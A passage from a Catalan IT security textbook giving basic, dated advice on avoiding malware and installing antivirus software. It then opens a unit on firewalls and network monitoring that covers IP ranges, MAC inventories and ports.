La formatació és un procés lògic que consisteix a implantar un sistema d'arxius que assigna sectors a arxius. Per tenir diferents sistemes d'arxius en un disc dur, primer cal fer-hi particions.

3.1.7 Mètodes per evitar el programari maliciós

Hi ha algunes actuacions, o mètodes, que podeu portar a terme per tal d'evitar el programari maliciós com poden ser:

- La instal·lació del sistema operatiu i dels programes posteriors ha de partir d'un **sistema net** (discos durs en blanc, CMOS de fàbrica). Es pot fer en comprar un equip nou.
- Per instal·lar el sistema operatiu, **només s'han d'utilitzar discos originals del fabricant**. No poden haver estat mai desprotegits contra gravació. Una altra opció és que es tracti d'una còpia **de disc a disc** dels discos originals. Ha d'haver estat feta en un entorn completament net.
- No s'ha de deixar mai cap disquet, llapis de memòria o disc extraïble connectat quan s'apaga o s'engega l'equip, excepte que s'hi vulgui iniciar el sistema (des del dispositiu net).
- No s'haurien de descarregar mai, sense conèixer-ne realment la procedència, arxius executables (amb extensions *.exe*, *.com*, *.dll*, *.bat*, *.pif*, *.cmd*, *.vbs* i altres) d'Internet. Tampoc s'haurien d'obrir quan són arxius adjunts d'un missatge de correu electrònic.

- No s'han d'obrir mai arxius executables (amb extensions *.exe*, *.com*, *.dll*, *.bat*, *.pif*, *.cmd*, *.vbs* i altres) d'un dispositiu que hagi gravat algú amb un altre equip, sense que tingui la garantia d'una empresa o entitat productora de programari.
- Mai no s'ha de donar accés, des de l'exterior, al disc dur o als dispositius propis quan s'està connectat a Internet o a alguna xarxa amb equips que no són propis. Un sistema eficaç és connectar-se a Internet amb un encaminador (*router*) que disposi de tallafoc.
- No s'ha de deixar que altres persones (per exemple nens) utilitzin programes externs sense assegurar-ne la fiabilitat.
- El sistema informàtic sempre l'ha d'utilitzar una única persona i sempre ha d'estar clar a qui cal consultar abans de resoldre qualsevol situació. És essencial preguntar a l'administrador del sistema sempre que hi hagi un dubte.

Que estigueu connectats a Internet i navegueu per pàgines web no significa que us hagueu d'infectar, si no és que algun *hacker* o pirata s'entesta a infectar-vos. No obstant això, cal que seguiu una sèrie de consells per impedir la infecció. Són els següents:

1. El primer consell és **crear còpies de seguretat regularment** en elements externs, com CD, altres dispositius o altres ordinadors.
2. El segon consell és **instal·lar un programa antivirus**, ja que molt freqüentment utilitzem fitxers que tenim guardats en llapis de memòria, obrim un fitxer adjunt en el nostre correu electrònic, etc. Per poder utilitzar aquesta informació amb més seguretat, hem de disposar d'un antivirus que sigui capaç d'analitzar els fitxers i buscar-hi virus. Els antivirus seran millors si faciliten aquesta anàlisi i, consegüentment, s'integren en les eines del correu, el processador de textos i el sistema operatiu.
3. El tercer consell consisteix a **actualitzar freqüentment** el sistema antivirus un cop instal·lat. Aquest procés pot ser cansat si el fem manualment i, fins i tot, us en podeu oblidar. Per tant, és aconsellable que activeu l'opció de fer les actualitzacions de manera automàtica.

Per evitar tipus de virus determinats, heu de seguir tàctiques concretes. Últimament, han aparegut desenes d'i-worms nous que tenen el potencial d'infectar molt ràpidament per mitjà de correu electrònic. Alguns d'aquests virus populars tenen noms que també són molt populars i suggerents com, per exemple, *Nadal*, *Hybris*, *Music*, *BeBla*, etc. N'hi ha molts que tenen el potencial d'infectar molt ràpidament. En alguns casos poden infectar en regions específiques (localment) i en altres, a escala global, cosa més perillosa. Generalment, arriben per correu electrònic.


Tenir un antivirus instal·lat i actualitzat és la millor manera de protegir-se dels *i-worms* i altres tipus de virus. De totes maneres, també hi ha altres mesures que els usuaris han de prendre per evitar problemes i mantenir els sistemes nets. Són les següents:

- Un virus del tipus cuc acostuma a utilitzar l'Outlook Express o el Microsoft Outlook per difondre's. Microsoft ofereix de manera gratuïta els últims pedaços de seguretat a Internet. Aquests pedaços no substitueixen un programa antivirus, però posen barreres per evitar el contagi d'una gran majoria de virus.

- És convenient **evitar els fitxers adjunts del correu**, sobretot quan són fitxers estranys o desconeguts. Moltes vegades aquests fitxers els enviarà un amic nostre, però el missatge estarà en anglès o serà estrany.

- Cal que configurem el Windows perquè ens mostri les extensions dels fitxers. D'aquesta manera, sabrem si es tracta d'un fitxer *.doc* del Word, d'un fitxer de text *.txt* o d'un programa *.exe* o *.com*. Les extensions *.vbx*, *.pif* o *.shs* són les que tenen més probabilitats de ser un virus. Per configurar el Windows d'aquesta manera, ho fareu per mitjà de les *Herramientas\Opciones de carpeta\Ver*. Desmarcareu l'opció *Ocultar les extensions per a tipus d'arxius coneguts*, tal com es mostra en la figura 3.2. També veureu clarament que es tracta d'un virus quan trobeu fitxers amb dobles extensions com, per exemple, *.txt.exe*.

Figura 3.2. Configuració extensions per a un entorn Windows



- És millor esborrar els correus publicitaris directament, especialment si inclouen dades adjuntes.
- Els correus amb arxius de caràcter sexual tenen moltes probabilitats d'estar infectats. Fitxers com *sex.exe* són una bomba potencial.
- Els fitxers adjunts en xats, fòrums o grups de missatges també són poc recomanables, si no és que coneixem la persona que ens els envia.
- Finalment, és recomanable fer servir sistemes de correu web com el Hotmail, el Gmail o el Yahoomail, ja que solen passar programes antivirus a tots els fitxers adjunts i, evidentment, controlen l'actualització amb les últimes versions.

Els **virus de tipus macro** s'acostumen a transmetre dins de documents Word, però també en qualsevol altre format de document que admeti macros avançades (l'Excel, el Corel Draw, etc.). En el moment en què s'obre el document, la macro es copia en la plantilla genèrica de Word (*Normal.dot*) i es replica en cada document que s'obre. L'estratègia que s'ha de seguir per evitar el contagi d'aquest tipus de virus és la següent:

- El problema principal a l'hora de comprovar si hi ha un virus dins un document i eliminar-lo és que per fer-ho fa falta ser dins el Word, fins i tot per saber simplement si hi ha cap macro en el document. A partir d'aquest moment, qualsevol cosa que aparegui, o no aparegui, a la pantalla és potencialment falsa i no fiable, perquè és possible que el virus ja hagi actuat i estigui modificant tot el que es veu. No obstant això, si no disposem d'un programa antivirus, és recomanable obrir el submenú *Macro*, en el menú principal d'*Eines*, i si a la pantalla apareix algun nom estrany, el millor és esborrar-lo directament.
- Si sospiteu que hi ha un virus, una altra cosa que podeu fer és esborrar la plantilla *Normal.dot*. El Word continuarà funcionant correctament.
- Com a norma habitual, el més convenient és no permetre que s'executin macros en arxius que no coneixem. En aquest sentit, el Word i l'Excel sempre us adverteixen, amb una finestra, que el fitxer incorpora macros i us demanen el vistiplau per obrir-les.

3.2 Instal·lació, prova, utilització i automatització d'eines per a la protecció i desinfecció de programari maliciós

L'existència de virus o programari maliciós, amb les conseqüències que pot tenir en el vostre sistema, requereix que hi feu atenció. Si disposeu d'un sistema informàtic, probablement correrà el risc de patir infeccions per part d'aquest programari. D'aquesta manera, heu de prendre mesures per pal·liar-ne els efectes possibles.

Podeu establir tota una sèrie de mesures per evitar i pal·liar els efectes del programari maliciós, però cap d'aquestes mesures no invalida o fa innecessària la presència d'un programa antivirus en el vostre sistema informàtic.

La instal·lació, la configuració posterior i l'establiment d'actualitzacions són passos fonamentals per establir mesures de seguretat importants davant l'amenaça, cada vegada més present, de programari maliciós.

En aquest sentit, cal distingir dos tipus de programari antivirus, el programari de propietat i el programari lliure. El primers els creen les empreses, que determinen les condicions sota les quals es pot utilitzar. El paquet corresponent, que s'ha de comprar, ofereix suport per a aquest programari i actualitzacions de la base de virus, almenys durant un període de temps determinat.

Els antivirus de programari lliure són totalment gratuïts i només solen requerir que us registreu amb les vostres dades per facilitar-vos l'accés a les actualitzacions de la base de virus.

Seguidament, s'ofereix un exemple d'una instal·lació i una configuració d'un antivirus de programari lliure. Qualsevol altra instal·lació d'un altre antivirus de programari lliure s'hi assemblarà molt. Per a aquest exemple, s'ha escollit un antivirus en concret, però podria ser qualsevol altre i el procés seria molt similar a aquest. Si coneixeu el procés per baixar, instal·lar i configurar l'antivirus d'aquest exemple, sabreu fer-ho en el cas d'un altre antivirus diferent.

En la figura 3.3, teniu una captura de pantalla d'un exemple d'una possible descàrrega d'un antivirus de programari lliure.


FIGURA 3.3. Descàrrega d'un antivirus de programari lliure

Repositori

:offset:10 Un repositori informàtic és un espai en què normalment accediu per Internet. S'hi emmagatzemen i mantenen paquets de programari. Són fonts de programari.

Quan ja disposeu d'un programa antivirus, sia comprat en una botiga, en línia o descarregat d'una pàgina repositori de programari lliure, cal que l'instal·leu en el sistema. Aquest procés normalment requereix poca atenció i acostuma a ser un "següent". És sistemàtic si no és que voleu canviar el directori d'instal·lació o escolliu l'opció personalitzada per instal·lar només una part de les utilitats del programari. Una vegada acabada la instal·lació, us demanarà si voleu fer un escaneig quan reinicieu el sistema. Podeu escollir que no. Seguidament, us demanarà que reinicieu el sistema, tal com podeu veure en la figura 3.4. Feu-ho.

FIGURA 3.4. Final del procés d'instal·lació




Quan la instal·lació finalitzi i obriu el programa, us sol·licitarà la clau de llicència, que podeu aconseguir si us hi registreu. Per registrar-vos-hi, només cal que entreu a Internet per mitjà de l'enllaç que apareix en la pantalla del registre i aleshores haureu d'emplenar un petit formulari amb les vostres dades. En finalitzar aquest procés obtindreu la llicència corresponent i ja la podreu introduir en la finestra del programa que us l'ha sol·licitat. Ho podeu veure en la figura 3.5.

Figura 3.5. Inserir la llicència

Una vegada realitzada la instal·lació i el registre corresponent, convindrà que proveu si el vostre programa antivirus funciona correctament. Tal com podeu veure en la figura 3.6, l'antivirus, en obrir-se, ja fa un escaneig de la memòria. Durant aquest procés, ja pot trobar algun virus.

Figura 3.6. Virus trobat



Intenteu fer un escaneig en alguna part del sistema. És preferible que no sigui en tot el disc dur, ja que només es tracta de fer una prova. L'escaneig total del sistema ja el fareu quan hagueu actualitzat el vostre sistema antivirus.


Si el programa funciona correctament, cal que l'actualitzeu. Concretament, és recomanable que actualitzeu la base de signatures de virus, que us permetrà disposar d'un registre dels virus més actuals. Podeu veure aquesta actualització en la figura 3.7.

Figura 3.7. Actualització de la base de signatures de virus

Alguns programes antivirus disposen de diverses eines, com els escanejos en diferents parts del sistema, el control de l'execució de programes, l'obertura d'arxius, la comprovació dels fitxers adjunts en el correu, etc. D'altres, inclouen una eina específica per controlar l'ús d'Internet. Si és així, primer cal configurar el sistema antivirus per efectuar correctament el control de la connexió i el trànsit d'Internet. Després ja podreu connectar-vos i fer l'actualització.

Una vegada actualitzat el programa antivirus amb les noves signatures de virus, cal que feu un escaneig complet de tot el vostre sistema per buscar-n'hi, sobretot els que són més actuals. Ho podeu veure en la figura 3.8.

Figura 3.8. Fent escaneig del sistema



També és aconsellable fer un rastreig de tots els dispositius extraïbles de què disposeu per eliminar-ne els virus. Aquesta part del procés, la de rastrejar tot el vostre sistema, pot trigar força depenent de la quantitat de memòria de què disposeu, la quantitat de dades guardades i les aplicacions instal·lades. Per tant, possiblement us permetrà deixar que el programa escanegi una bona estona.

Quan hagueu instal·lat el programa antivirus, l'hagueu actualitzat i hagueu fet un rastreig de tot el sistema, caldrà que el configureu correctament. Haureu de decidir cada quant de temps ha de fer aquests escanejos complets del sistema, tant si els estabiu automàticament com manualment. En aquest últim cas, cal que ho tingueu present i no deixeu passar gaire temps entre un escaneig i l'altre.

Una altra cosa important que cal configurar és l'actualització de la base de dades de signatures de virus nous. És aconsellable que ho faci diàriament i de manera automatitzada. Així, descarteu la possibilitat d'oblidar-vos d'actualitzar-lo manualment i, consegüentment, deixar més temps el vostre sistema desprotegit dels virus més nous que van apareixent gairebé diàriament. Podeu veure part de la configuració en la figura 3.9.

Figura 3.9. Configuració de l'antivirus

En la configuració també podeu indicar al programa què ha de fer quan trobi un virus i on l'ha de guardar, en cas que el guardi. Igualment, li podeu ordenar que l'elimini sempre que pugui o que us avisi o no quan en trobi un. La configuració també us ofereix la possibilitat d'automatitzar les tasques. De totes maneres, si no ho acabeu de veure clar, podeu deixar les opcions de configuració tal com s'han instal·lat. El programa funcionarà correctament.

Això a part, també hi sol haver la possibilitat d'actualitzar el mateix programa antivirus (no la base de dades dels virus que van apareixent). És aconsellable que el mantingueu actualitzat, ja que així tindreu les utilitats noves de què disposi.

Una vegada fet tot aquest procés, ja teniu instal·lat, actualitzat i configurat el vostre antivirus. Tanmateix, cal tenir en compte que aquesta eina, que és molt important per mantenir el sistema protegit, no invalida l'ús d'altres mesures protectores. D'aquesta manera, també podeu instal·lar tallafocs, actualitzar periòdicament els pedaços del sistema operatiu o fer altres actualitzacions, sobretot les que estan relacionades amb la seguretat.

Encara que tenir un programa antivirus instal·lat i configurat correctament és una mesura molt important per protegir el sistema i les dades que hi ha guardades, cal tenir present que la seguretat total i absoluta no existeix. Per tant, és aconsellable combinar l'antivirus amb altres mesures de seguretat.

Finalment, cal destacar el fet que la majoria dels programes antivirus, de pagament o de programari lliure, estan destinats a sistemes operatius privatius, és a dir, a l'entorn Windows. D'aquesta manera, n'hi ha molt pocs per als sistemes operatius de programari lliure. La raó és que aquests sistemes són molt menys vulnerables als virus i, a més, no en tenen tants. Per això és important que, a l'hora d'instal·lar un sistema o un altre, us plantegeu quina en serà la utilitat i fins a quin punt la seguretat hi serà important. Es tracta d'un factor de pes que s'ha de tenir en compte perquè pot ser determinant.

Tallafocs i monitoratge de xarxes

Ivan Basart Carrillo i Jordi Prats Català

Seguretat informàtica

Índex

Introducció

La gran expansió d'Internet i l'abaratiment dels costos de les comunicacions ha permès que s'hagi estès el mal ús de les xarxes. És per això que la seguretat ha pres una gran importància per assegurar els actius de les empreses a Internet. A més, actualment hi ha una forta expansió de la tecnologia sense fil, que ha obert un vector d'intrusió nou en els sistemes corporatius. El xifratge de totes les comunicacions ha passat de ser un valor afegit a una característica imprescindible.

En l'operació dels serveis que es publiquen a Internet (correu, web, DNS, etc.) és normal trobar diàriament una part del tràfic de robots pensats per fer reconeixements de les xarxes i intents d'intrusió automàtics. En aquest sentit, l'exemple més clar és el correu brossa (spam), que representa, segons diversos estudis, entre un 85% i un 97% del total de correus que s'envien. Aquest desequilibri és una font de problemes molt important, no només per les molèsties que causa a l'usuari, sinó pel consum d'amplada de banda que comporta i els recursos que cal dedicar a identificar i rebutjar aquests correus.

A causa de sistemes infectats, els fraus a Internet han proliferat i han esdevingut un problema cada vegada més palpable que requereix la màxima dedicació per evitar ser-ne víctimes o col·laborar-hi sense saber-ho. Caldrà, doncs, conèixer les tècniques més freqüents que es fan servir per cometre aquests fraus i evitar caure-hi.

Aquests reptes nous dels serveis a Internet han fet que s'hagi desenvolupat un conjunt de tècniques per minimitzar el risc. D'aquesta manera, les eines de monitoratge, els tallafocs i els sistemes de detecció d'intrusions s'han convertit en sistemes imprescindibles per evitar que els equips es transformin en objectius fàcils per als atacants. Tot i així, la presència d'aquests sistemes només redueix el risc: no es pot garantir una seguretat total contra intrusions. Per aquest motiu, la seguretat no es pot veure com un conjunt d'accions a prendre, sinó que s'ha de veure com un procés que cal mantenir al llarg del temps per mantenir un nivell òptim de seguretat.

En cas que, efectivament, es produeixi una intrusió en un sistema, cal poder-la detectar i saber com respondre-hi. La documentació dels sistemes es transforma no solament en un instrument per facilitar la feina als administradors de xarxes i sistemes, sinó en la base sobre la qual s'ha de treballar per detectar els canvis que hi hagi fet l'atacant per mantenir accés als sistemes. Per documentar els incidents i procurar evitar-los en un futur, és necessari fer informes que permetin avaluar l'impacte que els incidents han tingut en els actius de l'entitat i proposar mesures per evitar que els problemes es prolonguin al llarg del temps.

Així doncs, la gestió de la seguretat en els sistemes i les xarxes consisteix a aplicar les mesures correctament des del mateix moment que es planeja la instal·lació de qualsevol equip o xarxa, es documenta, es procedimenta, es monitora i es passa

a producció. Un cop en finalitza la vida útil, la seguretat no s'ha de descuidar, ja que hi podria haver dades de caràcter confidencial que encara fossin dins l'equip.

En aquesta unitat didàctica es veurà la necessitat de inventariar i controlar els serveis de xarxa per poder detectar canvis que ens puguin indicar que hi ha algun element nou per identificar-lo. També es veuran les amenaces més comunes a Internet com és el correu no desitjat o la pesca (o *phishing*) i algunes mesures que es poden aplicar per reduir el risc.

D'altra banda, també es veurà com es poden aplicar sistemes tallafoc i de detecció d'intrusions per detectar i bloquejar patrons coneguts d'atacs. En cas que sigui inevitable un atac, es veuran les mesures que cal prendre perquè els problemes es detectin i se solucionin de la millor manera possible.

Resultats d'aprenentatge

En finalitzar aquesta unitat l'alumne/a:

1. Assegura la privadesa de la informació transmesa en xarxes informàtiques descrivint vulnerabilitats i instal·lant programari específic.
    - Identifica la necessitat d'inventariar i controlar els serveis de xarxa.
    - Contrasta la incidència de les tècniques d'enginyeria social en els fraus informàtics i robatoris d'informació.
    - Dedueix la importància de minimitzar el volum de trànsit generat per la publicitat i el correu no desitjat.
    - Aplica mesures per evitar el monitoratge de xarxes cablejades.
    - Classifica i valora les propietats de seguretat dels protocols usats en xarxes sense fil.
    - Utilitza eines de control del monitoratge de xarxes.
    - Instal·la i configura un tallafocs en un equip o servidor, seguint la documentació tècnica associada.
    - Interpreta la documentació tècnica associada, fins i tot en cas d'estar editada en la llengua estrangera d'ús més freqüent al sector, utilitzant-la d'ajuda.
    - Realitza informes d'incidències de seguretat detallant les activitats realitzades.

1. Monitoratge de xarxes

Per controlar i garantir un bon nivell de qualitat de servei en les xarxes, cal disposar dels mecanismes de monitoratge i control adequats. D'altra banda, cal tenir mecanismes perquè només els usuaris legítims puguin fer ús de les xarxes i que ho facin en els termes que estableixin els administradors de sistemes o els encarregats de gestionar l'ús de la xarxa.

Les xarxes transporten paquets d'informació que contenen tant dades finals per ser intercanviades pels usuaris i aplicacions com dades necessàries per al bon funcionament de la xarxa (per exemple, dades d'encaminament, dades de control de la integritat de la informació...). El monitoratge de les xarxes és el conjunt d'eines i mecanismes que es fan servir per analitzar la informació que és transportada a través de la xarxa i, a partir d'aquestes anàlisis, poder extreure informació sobre el seu funcionament.

1.1 Inventari i control dels serveis de xarxa

Les xarxes estan formades per un conjunt de maquinari i programari interconnectat, sia per mitjà de cable o de tecnologies Wi-Fi, Bluetooth, etc. El fet de tenir xarxes permet compartir informació i recursos, de manera que els processos esdevenen més eficients.

Les xarxes poden ser molt grans o petites. Les xarxes domèstiques comprenen un conjunt petit de computadores, impressores i altres recursos d'ús domèstic. Les xarxes corporatives poden ser molt complicades i abraçar extensions geogràfiques molt grans.

En el cas de **xarxes complexes** és imprescindible gestionar-les correctament per garantir-ne un bon funcionament, tant en termes de rendiment com en termes de seguretat.

S'ha de tenir un control sobre quins són els recursos que formen part de la xarxa i com poden interactuar entre ells. En una multinacional, un empleat de la seu de Houston no ha de tenir accés, necessàriament, a una impressora de la seu de Sidney. Saber quins recursos formen part de la xarxa fa que detectar intrusos que no autoritzats sigui més senzill.

Els responsables de gestionar la xarxa també han de controlar quins serveis estan permesos en cada cas. Per exemple, hi ha xarxes en què serveis de missatgeria instantània no estan permesos per tal d'evitar possibles distraccions dels usuaris.

La configuració, el manteniment i la gestió d'una xarxa pot ser una tasca complicada. S'han de monitorar els equips i els serveis crítics, els usuaris dels recursos de la xarxa, el rendiment d'aquesta mateixa xarxa, l'aparició de possibles atacants, etc.

A l'hora d'inventariar i controlar els serveis d'una xarxa s'han de tenir en compte el factors següents:

- Rang d'adreces IP
- Inventari d'adreces MAC
- Ports
- Serveis de xarxa actius
- SNMP

1.1.1 Rang d'adreces IP

L'adreça IP d'un equip l'identifica dins una xarxa. Una adreça IP està formada per quatre octets, que normalment es representen amb quatre números, de 0 a 255. Per exemple: 10.23.56.250.

Els serveis de la xarxa utilitzen les adreces IP per poder encaminar la informació entre diferents equips. Dins una mateixa xarxa, no hi pot haver dos equips amb la mateixa adreça, ja que això provocaria un conflicte d'adreces.

Hi ha uns rangs d'adreces IP que són reservats, és a dir, que no es fan servir en l'àmbit d'Internet. Això permet que es puguin fer servir de manera interna dins una xarxa corporativa o domèstica. Els rangs de les adreces IP que hi ha són els següents:

- 10.0.0.0 <-> 10.255.255.255
- 172.16.0.0 <-> 172.31.255.255
- 192.168.0.0 <-> 192.168.255.255

Els equips dins una xarxa faran servir adreces IP de rangs reservats, però quan es comuniquin amb equips de fora de l'àmbit de la xarxa ho faran amb una **IP no reservada**. Normalment, aquesta gestió de canvi d'IP la fa l'encaminador de la xarxa.

Adreces dinàmiques enfront d'adreces estàtiques

Hi ha dues maneres d'assignar les adreces IP als equips, mitjançant adreces dinàmiques o bé mitjançant adreces estàtiques.

Les **adreces dinàmiques** fan servir protocols com el DHCP. Quan un equip es connecta a la xarxa se li assigna una adreça dins el rang de la xarxa que no s'estigui utilitzant en aquell moment. Les **adreces estàtiques** relacionen equips amb adreces IP. Això vol dir que un equip, sempre que es connecti, tindrà la mateixa adreça IP.

Les adreces dinàmiques són més fàcils de gestionar perquè s'assignen de manera automàtica. Tanmateix, ofereixen menys garanties que les adreces estàtiques, ja que en aquestes últimes es controla quins equips poden tenir una adreça IP.

1.1.2 Inventari d'adreces MAC

El codi MAC equival a la matrícula dels automòbils. És un conjunt de números que identifica de manera unívoca un dispositiu. No hi pot haver dos dispositius amb el mateix MAC.

Un mètode que es fa servir per assignar adreces IP de manera estàtica és fer-ho a partir del MAC dels equips de la xarxa. Segons el MAC de l'equip que es connecta se li assigna una IP, de manera que es controla quins equips tenen dret a tenir una IP.

1.1.3 Ports

Les xarxes fan servir els protocols TCP o UDP per a les comunicacions. Aquests protocols permeten la definició de ports perquè les aplicacions i els serveis es puguin comunicar de manera directa.

El port més conegut és el port 80, que identifica el servei HTTP. Quan un navegador accedeix a un URL, està accedint a un equip remot i, en concret, a l'aplicació que és en el port 80. Aquesta aplicació serà típicament un servidor web que escoltarà peticions HTTP i les respondrà.

HTTP és només un dels serveis que hi pot haver en una xarxa, però hi ha molts serveis possibles que hi poden funcionar. Cada servei utilitza un port concret.

Els administradors de la xarxa s'han d'encarregar d'inventariar quins serveis han d'estar actius en quins equips de la xarxa.

Els equips es poden configurar per establir quins ports poden estar actius. Els ports que no cal utilitzar han d'estar tancats o inactius. Tenir ports oberts sense cap finalitat és un risc molt important per a la seguretat, ja que una aplicació malintencionada ho podria utilitzar per accedir a la màquina.

1.1.4 Serveis de xarxa actius

En una xarxa de dimensions grans hi pot haver un gran nombre de serveis funcionant. Alguns d'aquest serveis poden ser específics, però, en general, hi haurà serveis genèrics que es poden trobar en la majoria de les xarxes.

Cada servei fa servir un port específic. Si hi ha dos serveis que utilitzen el mateix port, hi pot haver conflictes. Per evitar aquests problemes, el port que utilitza cada servei ja està estandarditzat.

Logotip de la IANA

La IANA (Autoritat d'Assignació de Dominis d'Internet, Internet Assigned Numbers Authority), és a dir, l'autoritat d'Internet pel que fa a l'assignació de números, defineix quins són els serveis de xarxa més comuns i en quins ports es troben.

- **HTTP** és la sigla dels termes anglesos *hypertext transfer protocol*, és a dir, protocol de transferència d'hipertext. L'*hipertext* és el terme originari amb el qual es feia referència a les pàgines web.

  L'HTTP és el protocol web i fa servir el port 80.

